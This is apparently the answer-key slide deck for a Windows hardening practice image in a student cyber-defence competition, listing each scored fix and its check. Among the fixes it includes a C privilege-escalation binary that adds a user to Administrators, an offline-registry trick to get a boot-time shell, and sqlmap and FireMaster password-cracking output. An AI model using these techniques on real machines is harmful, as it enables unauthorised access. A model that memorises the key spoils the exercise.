

TROY WINDOWS MOCK

BY – Tanush M (discord: dudcom)

SO YOU... DON'T HAVE A SCRIPT ???

1. HAHA GOOD...
 - a. LockoutBadCount
 - b. LockoutDuration
2. What did the stamp say to the Christmas card?
 - a. ClearTextPassword
3. Stick with me and we'll go places!
 - a. Allownullsessionfallback
4. How is Christmas exactly like your job?
 - a. EnableGuestAccount
5. You do all the work...
 - a. DisableCAD
6. Why did no one...
 - a. AuditLogonEvents
7. Because they were two deer!
 - a. AuditAccountLogon
8. What's the difference...
 - b. PromptOnSecureDesktop
9. The Christmas alphabet
 - c. AuditObjectAccess
- 10 . What does an elf study
 - d. DontDisplayLastUserName
11. The elf-abet
 - e. DisableAutoplay
12. What do snowmen..
 - f. DisableAutoplay

SO YOU... DON'T HAVE A SCRIPT ???

13. A chill pill

a. LimitBlankPasswordUse

14. What does a grumpy sheep say

b. AddPrinterDrivers

15. Baaaa humbug!

c. EnableVirtualization

16. What does Jack Frost...

d. ConsentPromptBehaviorUser

17. Now and Tell.

e. RequireSecuritySignature

18. How do chickens dance at a Christmas party?

f. SMBv1 Protocol disabled

19. Chick to chick

a. AutoDisconnect

20. What falls at the North Pole

b. UEFI Secure Boot Enabled

21. Snow!

c. Auto Update

22 What's the Grinch's least...

d. DisableWindowsUpdateAccess

23. The Who!

e. Allow null session fallback

24. What do snowmen..

f. Enable Virtualization Based Security

25. He got 25 days :

DisableExceptionChainValidation


26. Where do polar bears vote? : ShowSuperHidden

APPLICATION SECURITY !!!



Netscape Navigator

- Initial release 15 December 1994
- Final release February 20, 2008
 - Why?
 - WRCCDC
- Vulnerabilities
 - Netscape Navigator Google is being used to check for forgery
 - Netscape Navigator Master Password has been changed or removed
 - Netscape Use Two Clicks to open Links
 - Similar vuln in semis/SH boxes
 - Powershell Scripts Does not run on two clicks
 - HKEY_CLASSES_ROOT\Microsoft.PowerShellScript.1\Shell\Default not set to 0
 - Other valid options are Open and Edit which will spawn a notepad or ISE window with the given script



NETSCAPE NAVIGATOR MASTER

- How to get?
 - “Mozilla is now a generic name for matters related to the open source successor to Netscape Communicator and is most identified with the browser Firefox” : TLDR Netscape = Firefox, so firefox tooling = W
- <https://securityxploded.com/firemaster.php>

```
BruteCrack Speed: 11111 Cracks/sec
PS C:\Users\Skitabidi\Desktop\FireMaster\FireMaster> .\FireMaster.exe -q -b -m 10 -l 12 -c "dudcomiscool" "C:\Users\Skitabidi\AppData\Roaming\Netscape\Navigator\Profiles\esfw0mr3.default"

FireMaster 8.0: The Firefox Master Password Recovery Tool
For more HELP, please visit https://securityxploded.com/firemaster.php

Performing Firefox Master Password Recovery operation...

Firefox Profile Path: [C:\Users\Skitabidi\AppData\Roaming\Netscape\Navigator\Profiles\esfw0mr3.default]

Password Recovery Method : BruteForce
Maximum Password Length : 12
Minimum Password Length : 10
BruteForce Character Set : [dudcomiscool]

Found Key3.db file, Using old password recovery method

Performing bruteForce crack (Quiet Mode)...
Total Password Count = 9721026183168
Total BruteForce Time = 375d 0h 57m 1s (Assuming 300000 cracks per second)



BruteForce cracking is in progress, please wait....
```

HTTPS://SECURITYXPLODED.COM/TOOLS.PHP

Lots of cool tools !








Anti-Spyware/Anti-Rootkit Tools

» show all »



System Security Tools

» show all »



MOBAXTERM - CHAD REMOTING SOFTWARE



Config Path: path =

'C:\Users\Skibidi\AppData\Roaming\MobaXterm\MobaXterm.ini'

MobaXTerm ClipBoard Secured

- X11SharedClipboard2=2

MobaXTerm Password Security Passed

- value = 'PasswordsInRegistry=1' (don't save)
- value = 'StorePasswords=Ask'
- value = 'StoreSSHKeysPassphrases=1'


NGNIX - WEB SERVER



Config

- `C:\Users\Skibidi\Downloads\nginx-1.25.3\nginx-1.25.3\conf\nginx.conf`
 - Common 1p
 - Ngnix server tokens turned off
 - Unnecessary uber hard config?
 - Ngnix UnderScore Header turned off
 - I was just checking to see if anyone had good configs
premade/took this from a hard private linux box I have :)
 - Ngnix quic and http/3 removed
 - CVE-2024-24989
 - When NGINX is configured to use the HTTP/3 QUIC module, undisclosed requests can cause NGINX worker processes to terminate.

Vs CODE - WE LOVE CODING ?? RIGHT ?????



Vs Code Does not Open Untrusted Files

- Nothing really to say pretty straight forward

Vs Code No Longer Has Malicious UNCHOST exception IP

- Nothing really to say pretty straight forward
 - Random expectations bad,
 - Honestly don't remember what 70.141.162.52 was, searched it and got nothing interesting lol
 - <https://www.iplocation.net/ip-lookup>

THUNDERBIRD -EMAIL, MORE LIKE E-GIRL??



Path:

C:\Users\Skibidi\AppData\Roaming\Thunderbird\Profiles\v9xcl1y5.default-


Privacy CheckPass

- user_pref("mail.ab_remote_content.migrated", 1)
- user_pref("privacy.donottrackheader.enabled", true);

ThunderBird Security CheckPass

- user_pref("mail.e2ee.auto_enable", true);
- user_pref("mail.phishing.detection.enabled", false);
- user_pref("mailnews.downloadToTempFile", true);
- user_pref("security.OCSP.enabled", 0);
- user_pref("security.default_personal_cert", "Select Automatically");

MYSQL - EVERYONE'S LEAST FAV DB ? JK THATS MONGODB




Config location: C:\ProgramData\MySQL\MySQL Server 8.2\my.ini

Settings


- MySQL BinLog Encryption Enabled
- MySQL Doublewrite Buffer
 - The doublewrite buffer is a storage area where InnoDB writes pages flushed from the buffer pool before writing the pages to their proper positions in the InnoDB data files. If there is an operating system, storage subsystem, or unexpected mysqld process exit in the middle of a page write, InnoDB can find a good copy of the page from the doublewrite buffer during crash recovery.
 - Although data is written twice, the doublewrite buffer does not require twice as much I/O overhead or twice as many I/O operations. Data is written to the doublewrite buffer in a large sequential chunk, with a single fsync() call to the operating system (except in the case that innodb_flush_method is set to O_DIRECT_NO_FSYNC).

INNODB ?

InnoDB is a storage engine for the database management system MySQL and MariaDB.



InnoDB Database Files



INNOBASE

BITCOMET UNQUOTED SERVICE PATH IS SECURED !

How to find ??


- `wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows\\" | findstr /i /v ""`
- `Get-WmiObject -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '*'} | select Name,DisplayName,StartMode,PathName`
 - How to fix?
 - `HKLM\SYSTEM\CurrentControlSet\Services\BITCOMET_HELPER_SERVICE\ImagePath`
 - Wrap the location with quotes

SKIBIDI IS PART OF ADMIN - PRIV ESC TIME BABY !!!

1. What I wanted?

- a. Use unquoted service path, create a binary with the same name that does actions as you want - the system runs said binary/actions as NT/Auth so it has max privileges and anything goes including adding skibidi to admin/changing passwords etc

i.



```
C phocus.c X
D:\> share > C phocus.c
1  #include <windows.h>
2  #include <stdio.h>
3
4  int main() {
5      system("net localgroup Administrators ITAdmin /add");
6      return 0;
7  }
```

SKIBIDI IS PART OF ADMIN - PRIV ESC TIME BABY !!!

1. Iso file abuse

a. https://www.youtube.com/watch?v=id8Ql_1Zo2U

i. tldr

1. Go to the VM settings and input a CD

a. Go to UEFI

i. Load the new CD

1. From there open the CMD via advanced options

a. Run regedit

i. Import the SYSTEM file into the local machine hive (system should be in system32 folder)

ii. Edit the startup regkeys, cmd regkey should have the value of cmd.exe

iii. And startup type set to 1

JUST BECOME HIM???? VINH MY GOAT FR FR

Abuse the op site known as: <https://book.hacktricks.xyz>

Find →

called `allowed` anywhere and it will be allowed.

- Organizations also often focus on **blocking the** `%System32%\WindowsPowerShell\v1.0\powershell.exe` **executable**, but forget about the **other PowerShell executable locations** such as `%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe` or `PowerShell_ISE.exe`.

FIREWALL/NETWORK STUFF?

Removed SMBv1 port allow rule

- `Get-NetFirewallRule -Direction Inbound -Action Allow -Enabled True | select DisplayName`
 - Hehegl
 - Tldr smbv1 bad, allow rules = bad

SOOOOOO, YOU THINK YOUR A CHAD? RPC

Disable Remote Task creation over RPC

- What is RPC?
 - Remote procedure call : software communication protocol that one program can use to request a service from a program located in another computer on a network without having to understand the network's details.
 - Tldr, attackers can abuse this for remote attacks

- Vuln

```
- [[check.pass]]
  type = 'CommandContains'
  cmd = 'netsh rpc filter show filter'
  value = '86d35949 404483c9 36db24b4 0cfd3132'

  [[check.pass]]
  type = 'CommandContains'
  cmd = 'netsh rpc filter show filter'
  value = 'block'
```

ADDING RPC RULES

<https://www.akamai.com/blog/security/guide-rpc-filter#section>

- rpc filter
- add rule layer=um actiontype=block
- add condition field=if_uuid matchtype=equal data=f6beaff7-1e19-4fbb-9f8f-b89e2018337c
- add filter
 - Uuid
 - This is on an application bases and research is going to be required

FINDING VULNERABILITIES / REDUCING RISK VIA RPC

A Lot of great vulns: <https://github.com/jsecurity101/MSRPC-to-ATTACK>

- Based off MITER

List of MSRPC Protocols:

- MS-SCMR: Service Control Manager Remote Protocol
 - MS-SCMR.md
- MS-DRSR: Directory Replication Service Remote Protocol
 - MS-DRSR.md
- MS-RRP: Windows Remote Registry Remote Protocol
 - MS-RRP.md
- MS-TSCH: Task Scheduler Service Remoting Protocol
 - MS-TSCH.md
- MS-WKST: Workstation Service Remote Protocol
 - MS-WKST.md
- MS-SRVS: Server Service Remote Protocol
 - MS-SRVS.md
- MS-RPRN: Print System Remote Protocol

Some more cool stuff:

- How to restrict Active Directory RPC traffic to a specific port

Registry key 1


HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters
Registry value: TCP/IP Port
Value type: REG_DWORD
Value data: (available port)

Registry key 2

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters
Registry value: DCTcpipPort
Value type: REG_DWORD
Value data: (available port)

Rule creation

When a new rule is created, the helper DLL for the RPC filter (rpcnsh.dll) invokes WFP functionality from fwpucnt.dll. This results in RPC requests to an interface that is exported by the Base Filtering Engine, a service that manages firewall policies and implements user-mode filtering.



Consequently, a WNF state named *WNF_RPCF_FWMAN_RUNNING* is changed. The RPC runtime subscribes to this state, such that whenever it changes, the RPC runtime loads the extension DLL that filters packets.

FEATURE UPDATE BLOCK SAFEGUARD HOLDS IN WINDOWS 10

```
[[check.pass]]
```

```
type = 'RegistryKey'
```

```
key = 'HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\DisableWUfBSafeguard'
```

```
value = '0'
```

What is it?

- Basically windows doesn't like to push updates because of risks of breaking the system, generally this means that updates/security kbs might not come as fast, it's arguable that it's a better idea to have the updates then wait.

KERNAL DEBUGGING TURNED OFF

Bcdedit /set off

- More cool settings
 - bcdedit /set testsigning off
 - bcdedit /set nx AlwaysOn
 - <https://learn.microsoft.com/en-us/windows-hardware/drivers/devtest/bcdedit--set>

'DELIVERY OPTIMIZATION' - UNDERLYING SYSTEM FOR UPDATES/LARGE FILES ON WINDOWS

- Feature to use the standard download mode
 - Fairly common vulnerability
 - Pretty chill 1p
- Delivery Optimization is allowed to use cache servers when the device is connected to a VPN
 - Was easier then intend
 - Original the box had a VPN
 - Tldr allowas delivery optimization to be a fair bit more effective
 - Enabled by default which is why I already had the reg key made

DISABLE WI-FI SENSE

What Is Wi-Fi Sense?

Wi-Fi Sense was a tool for Windows designed to collect data on public Wi-Fi hotspots, such as those available in coffee shops or public buildings. It would collect useful data about the hotspot, such as its speed and signal strength, and upload it to a database. As the database grew, the idea would be that as Windows products came near these hotspots, they would automatically connect.

What Are the Risks of Wi-Fi Sense?

Wi-Fi Sense was a good idea, but cybersecurity researchers had several objections to the idea. The key objection is there are inherent security risks to connecting to public Wi-Fi hotspots. Hackers can load them with malware, or they may be co-opted for other purposes. As a result, some people prefer not to connect to public hotspots automatically.

SQLMAP IS REMOVED

```
[[check.pass]]
```

```
type = 'PathExists'
```

```
path = 'C:\Program Files\MySQL\MySQL Server 8.2\include\mysql'
```

```
[[check.pass]]
```

```
type = 'PathExistsNot'
```

```
path = 'C:\Program Files\MySQL\MySQL Server  
8.2\include\mysql\client_plugin_helper\sqlmap.py'
```

AUTOMATED SQL INJECTIONS XD

<https://github.com/sqlmapproject/sqlmap>

```
$ python sqlmap.py -u "http://172.16.112.128/sqlmap/mysql/get_int.php?id=1" --batch
```



<http://sqlmap.org>

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 10:34:28 /2019-04-30/
```

```
[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:28] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) at tacks
```

```
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
```

```
[10:34:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:34:29] [WARNING] reflective value(s) found and filtering out
[10:34:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Luther")
```

```
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:34:29] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
```

```
[10:34:29] [INFO] testing 'MySQL inline queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[10:34:29] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
```

```
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
```

FULLY REMOVED CPL NON USED MALWARE

CPL

- Control panel files
 - Can rename .dll files and they can then be added to your control panel and launch alongside everything else XD
- Hints for this?
 - One of the hidden tasks was messing with a regkey
 - If you go to the regkey you find the .cpl file
 - It was moved though and so if you just use everything and search for it you win XD.
 -

REMOVED SAM DUMP

```
[[check.pass]]
```

```
type = 'PathExistsNot'
```

```
path = 'C:\Windows\systems'
```

- File is super hidden and looks like a system file XD

WHAT I DID ?

I remove the real service and replace with my malware XD, you have to fully fix the service in order to get the points back and ensure its on automatic. It's not to hard but you do have to start and redownload the lost service

REMOVED MALICIOUS SERVICE / AKA THE MALWARE PART

```
type = 'PathExistsNot'
```


```
path = 'C:\Windows\Globalization\Sorting\Windows Update Medic Service.exe'
```

```
type = 'CommandContainsNot'
```

```
cmd = ''(Get-WmiObject Win32_Service -Filter "Name = 'WaaSMedicSvc' ").PathName''
```

```
value = 'C:\Windows\Globalization\Sorting\Windows Update Medic Service.exe'
```

WHAT DID THE MALWARE DO ?, WELL XD




WINDOWS UPDATE IS ENABLED

Checks: pretty simple just does it exist + restart behavior

- The service was hidden as well as the reg key perms removed
 - Fix unhide the SDDL, and fix the regkeys
 - Then ensure behavior is changed
 - Need to be nt auth for this XD

FIXED WINDOWS TASK - HID A DEFAULT TASK

<https://blog.qualys.com/vulnerabilities-threat-research/2022/06/20/defending-against-scheduled-task-attacks-in-windows-environments>



REMOVED HIDDEN TASK - CREATED A MALICIOUS TASKS AND HID IT

Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\ImpTask

		Name	Type	Data
TaskCache	>	(Default)	REG_SZ	(value not set)
	>	Id	REG_SZ	{0242812C-A452-40EE-82AE-102D639B9497}
	>	Index	REG_DWORD	0x00000000 (0)
	>	SD	REG_BINARY	01 00 04 80 88 00 00 00 98 00 00 00 00 00 00 14 00...
	>	Tree		
TaskCache		Adobe Acrobat Update Task		
TaskCache		DeleteTaskIndex		
TaskCache		GoogleUpdateTaskMachineCore		
TaskCache		GoogleUpdateTaskMachineUA		
TaskCache		ImpTask		
TaskCache		Microsoft		

REMOVED HIDDEN USER

itor


File Favorites Help

Y_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-166603532-191565507-187114396-1002

- MiniDumpAuxiliaryDlls
- MsiCorruptedFileRecovery
- Multimedia
- NaAuth
- NetworkCards
- NetworkList
- NolmeModelmes
- ...

Name	Type	Data
(Default)	REG_SZ	(value not set)
ProfileImagePath	REG_MULTI_SZ	C:\Users\CameraGuy

REMOVED RID HIJACKING



RID HIJACKING - [HTTPS://WWW.IRED.TEAM/OFFENSIVE-SECURITY/PERSISTENCE/RID-HIJACKING](https://www.ired.team/offensive-security/persistence/rid-hijacking)

